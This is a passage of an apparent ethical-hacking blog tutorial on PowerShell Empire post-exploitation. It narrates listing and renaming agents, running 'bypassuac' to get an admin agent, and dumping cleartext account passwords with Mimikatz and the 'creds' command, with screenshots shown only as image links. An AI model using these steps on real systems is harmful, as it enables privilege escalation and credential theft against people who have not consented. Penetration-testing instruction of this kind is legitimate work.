
On the Empire side, we can see that we have an agent active:




Next, press enter and type **agents** to list the active agents. Let's **rename** the agent to something more meaningful, and start **interacting** with the Non-Admin Agent.



If I show the options using the **info** command you will realize that the High Integrity is set to 0 and this means that we're not admin.




To elevate our privileges at this moment all I need is to execute the magical command **bypassuac** followed by the listener name. Pay close attention to this message, we have a second agent active, let's see the information about this new guy. Check this out we have an **asterisk** before the user name and that means it's an admin!




Let's rename the new agent and interact with it.

I will double check to see if it's really an admin (using the info command), and you bet I'm right because the High Integrity is set to one.




Let's have some fun and extract the accounts credentials using **Mimikatz**.




Be patient for few seconds before Mimikatz executes and finishes extracting all the passwords.

Exciting! When you see the bye here it means we're done, so press enter on your keyboard,



let's see the credentials using the **creds** command.



What a beautiful piece of art, check out these cleartext passwords.

It's only fair to share...


EMPIRE ETHICAL HACKING METASPLOIT METERPRETER POST-EXPLOITATION POWERSHELL

SHARE

ETHICAL HACKING / EXPLOITING / POST-EXPLOITATION

GusKhawaja

YOU MIGHT ALSO LIKE



PENETRATION TESTING WORKFLOW

February 24, 2015

POST-EXPLOITATION WITH POWERSHELL EMPIRE 2.0

July 19, 2017